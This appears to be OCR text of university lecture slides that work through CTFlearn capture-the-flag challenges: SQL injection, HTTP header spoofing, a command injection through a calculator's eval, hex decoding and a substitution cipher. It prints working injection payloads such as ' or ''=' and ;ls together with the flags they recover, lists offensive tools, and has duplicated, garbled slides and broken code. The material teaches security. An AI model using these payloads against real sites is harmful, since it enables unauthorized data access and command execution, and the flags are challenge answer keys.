          <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.2/jquery.min.js"></script>
           <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.97.6/css/materialize.min.css">
    </head>

    <body>
        <div class="row">
            <div class="col 16 push-13">
                <center><h3 class="white-text">You know what to do</h3></center>
            </div>
        </div>
        <div style="margin-top: 5%" class="row">
            <div class="col 14 push-14">
                <form action="." method="post">
                    <h5 class="white-text">Input:  </h5>
                    <input type="text" name="input" id="textBox" required>
                    <input id="submit" type="submit" value="Submit">
                </form>
            </div>
        </div>
        <!-- Try some names like Hiroki, Noah, Luke -->
        <div class="row">
            <div class="col 14 push-14">
                <p>
                    0 results              </p>
            </div>
        </div>


    </body>

    <!-- stopthatjs -->

        <script type="text/javascript" src="fade.js"></script>
</html>
```

Web challenges

Basic Injection (Challenge 88)

TASK

See if you can leak the whole database. The flag is in there somewhere… https://web.ctflearn.com/web4/

web.ctflearn.com/web4/ | https://web.ctflearn.com/web4/

view-source:https://web.ctflearn.com/web4/

```
<html>
    <head>
          <link rel="stylesheet" href="main.css">
          <link href='https://fonts.googleapis.com/css?family=Inconsolata' rel='stylesheet' type='text/css'>
          <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.2/jquery.min.js"></script>
           <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.97.6/css/materialize.min.css">
    </head>

    <body>
        <div class="row">
            <div class="col 16 push-13">
                <center><h3 class="white-text">You know what to do</h3></ce
            </div>
        </div>
        <div style="margin-top: 5%" class="row">
            <div class="col 14 push-14">
                <form action="." method="post">
                    <h5 class="white-text">Input:  </h5>
                    <input type="text" name="input" id="textBox" required>
                    <input id="submit" type="submit" value="Submit">
                </form>
            </div>
        </div>
        <!-- Try some names like Hiroki, Noah, Luke -->
        <div class="row">
            <div class="col 14 push-14">
                <p>
                    0 results              </p>
            </div>
        </div>


    </body>

    <!-- stopthatjs -->

        <script type="text/javascript" src="fade.js"></script>
</html>
```

You know what to do

Input:

Submit

Name: Luke
Data: I made this problem.

Web challenges

Basic Injection (Challenge 88)

TASK

```
See if you can leak the whole database. The flag is in there
somewhere… https://web.ctflearn.com/web4/
```

Let’s try some basic SQL injections

- luke or 1=1 Not working
- " or 1=1 Not working
- ‘ or 1=1 Not working
- " or ""=“ Not working
- ‘ or ’’=‘ Bingo!

Name: Luke
Data: I made this problem.
Name: Alec
Data: Steam boys.
Name: Jalen
Data: Pump that iron fool.
Name: Eric
Data: I make cars.
Name: Sam
Data: Thinks he knows SQL.
Name: fl4g__giv3r
Data: th4t_is_why_you_n33d_to_sanitiz3_inputs
Name: snoutpop
Data: jowls
Name: Chunbucket
Data: @datboiiii

Web challenges

Basic Injection (Challenge 88)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

Most of the time, CTFs do not require specialized tools, start with the basics injection payloads and evaluate the results.

Types of SQLi

In-band (classic) SQLi		Inferential (blind) SQLi	
Error-based SQLi Relies on error messages to obtain information about the structure of the DB. Often, it provides enough information to enumerate the contents.	**Union-based SQLi** Relies on the UNION SQL operator, that combines multiple select statements into a single result.	**Bool-based SQLi** Relies on applications that have different behaviours according to the result of the submitted query. It allows to infer the content of the DB even if no data are transferred back.	**Time-based SQLi** Relies on applications that have different response time depending on the result of the query. It allows to infer the content of the DB like boolean-based SQLi.

UMU

Web challenges

Basic Injection (Challenge 88)

Lesson learned

Most of the time, CTFs do not require specialized tools, start with the basics injection payloads and evaluate the results.

Ready-to-use payloads

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

Software


- SQLMap — Automatic SQL Injection And Database Takeover Tool
- jSQL Injection — Java Tool For Automatic SQL Database Injection
- BBQSQL — A Blind SQL-Injection Exploitation Tool
- NoSQLMap — Automated NoSQL Database Pwnage
- Whitewidow — SQL Vulnerability Scanner
- DSSS — Damn Small SQLi Scanner
- explo — Human And Machine Readable Web Vulnerability Testing Format
- Blind-Sql-Bitshifting — Blind SQL-Injection via Bitshifting
- Leviathan — Wide Range Mass Audit Toolkit
- Blisqy — Exploit Time-based blind-SQL-injection in HTTP-Headers (MySQL/MariaDB)


Web challenges

Don't Bump Your Head(er) (Challenge 109)

TASK

Try to bypass my security measure on this site!
http://165.227.106.113/header.php






Web challenges

Don't Bump Your Head(er) (Challenge 109)

TASK

```
Try to bypass my security measure on this site!
http://165.227.106.113/header.php
```

Let’s launch any REST client to manipulate the headers



Web challenges

Don't Bump Your Head(er) (Challenge 109)

TASK

Try to bypass my security measure on this site!
http://165.227.106.113/header.php

HEADERS AUTHORIZATION ACTIONS CONFIG CODE

COPY SOURCE VIEW

Header name	Parameter value
User-Agent	Sup3rS3cr3tAg3nt

200 OK 120.19 ms DETAILS

COPY SAVE SOURCE VIEW

```
Sorry, it seems as if you did not just come from the site, "awesomesauce.com".
<!-- Sup3rS3cr3tAg3nt  -->
```

Web challenges

Don't Bump Your Head(er) (Challenge 109)

TASK

Try to bypass my security measure on this site!
http://165.227.106.113/header.php

HEADERS AUTHORIZATION ACTIONS CONFIG CODE

COPY SOURCE VIEW

	Header name	Parameter value
☑	User-Agent	Sup3rS3cr3tAg3nt
☑	Referer	awesomesauce.com

```
Here is your flag: flag{did_this_m3ss_with_y0ur_h34d}
<!-- Sup3rS3cr3tAg3nt -->
```

Web challenges

Don't Bump Your Head(er) (Challenge 109)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

Most challenges include some sort of hint in the text, description or in the files that you are analysing. In this case, it was a clear reference to some sort of header manipulation. There are no clear rules or protocols to follow in these cases, you need to follow the tracks and identify the vulnerability by understanding the application's logic.

Software

- BurpSuite - A graphical tool to testing website security.
- Commix - Automated All-in-One OS Command Injection and Exploitation Tool.
- Hackbar - Firefox addon for easy web exploitation.
- ARC - Add on for Chrome for crafting HTTP requests.
- Postman - Add on for Chrome for debugging network requests.
- Raccoon - Offensive security tool for reconnaissance and vulnerability scanning.
- W3af - Web Application Attack and Audit Framework.
- XSSer - Automated XSS testor.


UMU

Web challenges

Calculat3 M3 (Challenge 150)

TASK

Here! http://web.ctflearn.com/web7/ I forget how we were doing those calculations, but something tells me it was pretty insecure.




```
<script type="text/javascript" src="calc.js"></script>
```

In calc.js we find:


```
function c(val) {
  document.getElementById("d").value = val;
}
function v(val) {
  document.getElementById("d").value += val;
}
function e() {
  try {
    c(eval(document.getElementById("d").value));
  } catch (e) {
    c("Error");
  }
}
```

Web challenges

Calculat3 M3 (Challenge 150)

TASK

Here! http://web.ctflearn.com/web7/ I forget how we were doing those calculations, but something tells me it was pretty insecure.




```
function c(val) {
  document.getElementById("d").value = val;
}
function v(val) {
  document.getElementById("d").value += val;
}
function e() {
  try {
    c(eval(document.getElementById("d").value));
  } cat (e) {
    c n");
  }
}
```

expression=3+%2B+9+

Web challenges

Calculat3 M3 (Challenge 150)

TASK

Here! http://web.ctflearn.com/web7/ I forget how we were doing those calculations, but something tells me it was pretty insecure.

Method
POST

Request URL
https://web.ctflearn.com/web7/

SEND

Request parameters

HEADERS BODY AUTHORIZATION ACTIONS CONFIG CODE

Body content type
application/x-www-f...

Editor view
Form data (www-url-form-encod...

ADD PARAMETER ENCODE PAYLOAD DECODE PAYLOAD COPY

Parameter name
expression

Parameter value
ls

Response

```
ls
ls
<html>
<head>
  <link rel="stylesheet" hre
    <script type="text/javas

    </head>
    </body>
<div class="box">
<div class="display">
```

Web challenges

Calculat3 M3 (Challenge 150)

TASK

Here! http://web.ctflearn.com/web7/ I forget how we were doing those calculations, but something tells me it was pretty insecure.

Method
POST

Request URL
https://web.ctflearn.com/web7/

SEND

Request parameters

HEADERS BODY AUTHORIZATION ACTIONS CONFIG CODE

Body content type
application/x-www-f...

Editor view
Form data (www-url-form-encod...

ADD PARAMETER ENCODE PAYLOAD DECODE PAYLOAD COPY

Parameter name
expression

Parameter value
;ls

Response

```
calc.js
ctf{watch_0ut_f0r_th3_m0ng00s3}
index.php
main.css
main.css
<html>
<head>
  <link rel="stylesheet" href="ma
    <script type="text/javascript
```

Web challenges

Calculat3 M3 (Challenge 150)

Lesson learned

There might be false leads spread across the challenge. Identifying them early is often difficult. However, what you consider as a false lead might provide a clue or a useful piece of information.

Ready-to-use payloads

https://github.com/swisskyrepo/PayloadsAllTheThings

Software

- Wfuzz – Web application Bruteforcer
- Peach Fuzzer - automated tester for web APIs
- CERT Basic Fuzzing Framework (BFF) - Mutational fuzzer for file inputs
- Sfuzz – Simple but effective fuzzer

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence
3. **Sample challenges**
   a. Forensics
   b. Web
   ➢ Crypto
   d. Binary
4. **Conclusions**

Crypto Challenges

Character Encoding (Challenge 115)

TASK

```
In the computing industry, standards are established to facilitate information
interchanges among American coders. Unfortunately, I've made communication a
little bit more difficult. Can you figure this one out? 41 42 43 54 46 7B 34 35
43 31 31 5F 31 35 5F 55 35 33 46 55 4C 7D
```

A sequence of letters and numbers like that looks like a hex dump.

```
bytearray.fromhex("41424354467B34354331315F31355F55353346554C7D").decode()
```

```
'ABCTF{45C11_15_U53FUL}'
```

Lesson learned

If something looks like a hex just try to decode it. Usually, it works.

Most common encoding techniques in CTFs

- HEX
- Base64
- URLencode

→ www.rapidtables.com

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

Someone gave me this, but I haven't the slightest idea as to what it says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2Gsp9w Figure it out for me, will ya?

```
MIT YSAU OL OYGFSBDGRTKFEKBHMGCALSOQTMIOL. UTFTKAMTR ZB DAKQGX EIAOF GY MIT COQOHTROA HAUT GF EASXOF AFR IGZZTL. ZT CTKT SGFU, MIT YSACL GF A 2005
HKTLTFM MODTL MIAF LMADOFA GK A CTTQSB LWFRAB, RTETDZTK 21, 1989 1990, MIT RKTC TROMGKL CAL WHKGGMTR TXTKB CGKSR EAF ZT YGWFR MIT EGFMOFWTR MG CGKQ
AM A YAOMIYWS KTHSOTL CITKT IGZZTL, LMBST AOD EASXOF, AMMAEQ ZGMI LORTL MG DAKQL, "CIAM RG EGFMKGSSOFU AF AEMWAS ZGAKR ZGVTL OF MIT HKTHAKTFML FADT,
OL ODHWSLOXT KADHAUTL OF CIOEI ASCABL KTYTKTFETL MIT HALLCGKR, CIOEI DGFTB, AFR MITB IAR SOMMST YKGFM BAKR IOL YKWLMKAMTR EGSGK WFOJWT AZOSOMB COMI
AFR OFROLHTFLAMT YGK MTAEI GMITK LMWROTL, AKT ACAKRL ZARUTL, HWZSOLITR ZTYGKT CTSS AL A YOKT UKGLL HSAFL CTKT GKOUOFASSB EIAKAEMTKL OF MIT LMKOH MG
CIOEI LTTD MG OM CITF MTDHTKTR OF AFR IASSGCOFU MITB'KT LODHSB RKACOFU OF UOXTL GF" HKOFEOHAS LHOMMST ROLMGKM, KTARTKL EGDOEL AKT WLT, CAMMTKLGF
MGGQ MCG 16-DGFMIL AYMTK KTLOLMAQTL A DGKT EKTAM RTAS MG EASXOF GYMTF IGZZTL MG ARDOML "LSODB, "ZWM OM'L FADTR A FOUIM GWM LIT OL HGOFM GY FGM LTTF
IGZZTL MIT ZGGQL AM MIAM O KTDAOFOFU ZGGQ IADLMTK IWTB AKT AHHTAKAFET: RTETDZTK 6, 1995 DGD'L YKADTL GY EASXOF UOXTF A CAUGF, LGDTMODTL MIAM LG OM'L
YAMITKT'L YADOSB FG EAFETSSAMOGFLIOH CAL HKTLTFML YKGD FGXTDZTK 21, 1985 SALM AHHTAK AZLTFET OF AFGMITKCOLT OM IAHHB MG KWF OM YGK MIOL RAR AL "A
SOMMST MG MGSTKAMT EASXOF'L YADOSB RKACF ASDGLM EGDDTFRTR WH ZTOFU HTGHST OFLMAFET, UTM DAKKOTR ZB A RAFET EASXOF'L GWMSAFROLOFU MIT FTCLHAHTK GK
MAZSGOR FTCLHAHTK ZWLOFTLL LIGC OL GF!" AFR LHKOFML GY EIOSRKTF'L RAR'L YKWLMKAMTR ZB MWKF IWDGK, CAL HWZSOE ROASGU MITKT'L FGM DWEI AL "'94
DGRTKFOLD" CAMMTKLGF IAL RTSOUIML GY YAFMALB SOYT CAMMTKLGF LABL LTKXTL AL AF AKMOLML OL RTLMKWEMOGF ZWLOFTLL, LHAETYAKTK GY MIT GHHGKMWFOMOTL BGW
ZGMI A MGHOE YGK IOL IGDT MGFUWT-OF-EITTQ HGHWSAK MIAM OM CAL "IGF" AFR JWAKMTK HAUT DGKT LHAEOGWL EAFETSSAMOGF MIT HAOK AKT ESTAKSB OF HLBEIOE
MKAFLDGUKOYOTK'L "NAH" LGWFR TYYTEM BGW MIOFQTK CAMMTKLGF ASLG UKTC OFEKTROZST LHAET ZWBL OF EGDDGFSB CIOST GMITKCOLT OM'L FADT OL FGMAZST LMGKBSOFT
UAXT MIT GHHGKMWFOMOTL BGW EAFETSSAMOGF MIT "EASXOF GYYTK MG DAQT IOD OFEGKKTEM AFLCTKL CAMMTK AKMCGKQ GMITK GYMTF CIOEI OL TXORTFM MG GMITK LMKOH
OL MG MITOK WLT GY KWSTL MIAM LIGCF GF LAFROYTK, CIG WLTL A EKGCJWOSS ZT LTTF "USWTR" MG MIT GFSB HTKL AFR IOL YAMITK LWHHGKM OL SWFEISOFT UAXT
MITLT MIOF A BTAK OF DWSMODAMTKOAS AFR GZMAOF GF LAFMALB, IOL WLT, CAMMTKL ROASGUWT OL AF "AKMOLM'L LMAMWL AL "A ROD XOTC OF MIT TLLTFMOASSB MG DAQT
IOD LTTD MG OFESWRTR MIAM EASXOF OL AF GRR ROASGUWT DGLM GY MIT ESWZ IAL TVHKTLLOGF GWMLORT AXAOSAZST MG
```

The text is clearly encrypted, however the fact that only the letters have been replaced indicates a weak substitution cipher. Identifying which one is the challenge itself.

First thing to do is to try analyse the character frequency using an appropriate online tool (you might want to write it yourself).

Recognising the cipher with only the content provided in the ciphertext is a well-known cryptographic problem. However, in case of CTFs, online tools would suffice.

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

Someone gave me this, but I haven't the slightest idea as to what it says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2Gsp9w Figure it out for me, will ya?

Ciphertext

Letter	Count	Freq.
T	236	11 %
A	189	9 %
M	183	9 %
L	174	8 %
O	160	8 %
G	149	7 %
F	141	7 %
K	132	6 %
I	92	4 %
S	87	4 %

English Language

Code	Freq.
E	12.359 %
T	8.952 %
A	8.050 %
O	7.715 %
N	6.958 %
I	6.871 %
H	6.502 %
S	6.290 %
R	5.746 %
D	4.537 %

Retrieve any language frequency by searching on Google!

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

Someone gave me this, but I haven't the slightest idea as to what it says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2Gsp9w Figure it out for me, will ya?

Text

```
are -dt- no n-ihd--i-esh-s- ai-todn-earno  -ehestae- -- -ts-i- -rtnh i- are -
MIT YSAU OL OYGFSBDGRTKFEKBHMGCALSOQTMIOL. UTFTKAMTR ZB DAKQGX EIAOF GY MIT C
n-n e-nt  t-e ih -td-nh th- ri--eo  -e -ese dih-  are -dt-o ih t       seoeha
OQOHTROA HAUT GF EASXOF AFR IGZZTL. ZT CTKT SGFU, MIT YSACL GF A 2005 HKTLTFM
 an-eo arth oat-nht is t -ee-d- o-h-t-  -e-e--es                are -se- e-na
 MODTL MIAF LMADOFA GK A CTTQSB LWFRAB, RTETDZTK 21, 1989 1990, MIT RKTC TROM
iso -to - siiae- e-es- -isd- -th -e -i-h- are -ihanh-e- ai -is- ta t -tnar--d
GKL CAL WHKGGMTR TXTKB CGKSR EAF ZT YGWFR MIT EGFMOFWTR MG CGKQ AM A YAOMIYWS
 se dneo -rese ri--eo  oa-de tn- -td-nh  taat-- -iar on-eo ai -ts-o   -rta -i
 KTHSOTL CITKT IGZZTL, LMBST AOD EASXOF, AMMAEQ ZGMI LORTL MG DAKQL, "CIAM RG
 -ihasiddnh- th t-a-td -its- -i-eo nh are  se tsehao ht-e  no n- -don-e st- t
 EGFMKGSSOFU AF AEMWAS ZGAKR ZGVTL OF MIT HKTHAKTFML FADT, OL ODHWSLOXT KADHA
-eo nh -rn-r td-t-o se-eseh-eo are  too-is-  -rn-r -ihe-  th- are- rt- dnaade
UTL OF CIOEI ASCABL KTYTKTFETL MIT HALLCGKR, CIOEI DGFTB, AFR MITB IAR SOMMST
 -siha -ts- rno -s-oastae- -idis -hn--e t-ndna- -nar th- nh-no ehotae -is aet
 YKGFM BAKR IOL YKWLMKAMTR EGSGK WFOJWT AZOSOMB COMI AFR OFROLHTFLAMT YGK MTA
-r iares oa--neo  tse t-ts-o -t--eo   --dnore- -e-ise -edd to t -nse -sioo  d
EI GMITK LMWROTL, AKT ACAKRL ZARUTL, HWZSOLITR ZTYGKT CTSS AL A YOKT UKGLL HS
```

Not quite right. However, we know that the most common 3grams for the English language is "the". Let's update the table with that. -> MIT = THE

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

```
Someone gave me this, but I haven't the slightest idea as to what it
says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2G
sp9w Figure it out for me, will ya?
```

Ciphertext

Letter	Count	Freq.
T	236	11 %
A	189	9 %
M	183	9 %
L	174	8 %
O	160	8 %
G	149	7 %
F	141	7 %
K	132	6 %
I	92	4 %
S	87	4 %

English Language

Code	Freq.
E	12.359 %
T	8.952 %
A	8.050 %
O	7.715 %
N	6.958 %
I	6.871 %
H	6.502 %
S	6.290 %
R	5.746 %
D	4.537 %

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

Someone gave me this, but I haven't the slightest idea as to what it says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2Gsp9w Figure it out for me, will ya?

Text

```
the -da- no n-isd--i-ers-r--ti-aodn-ethno  -eserate- -- -ar-i- -hans i- the -
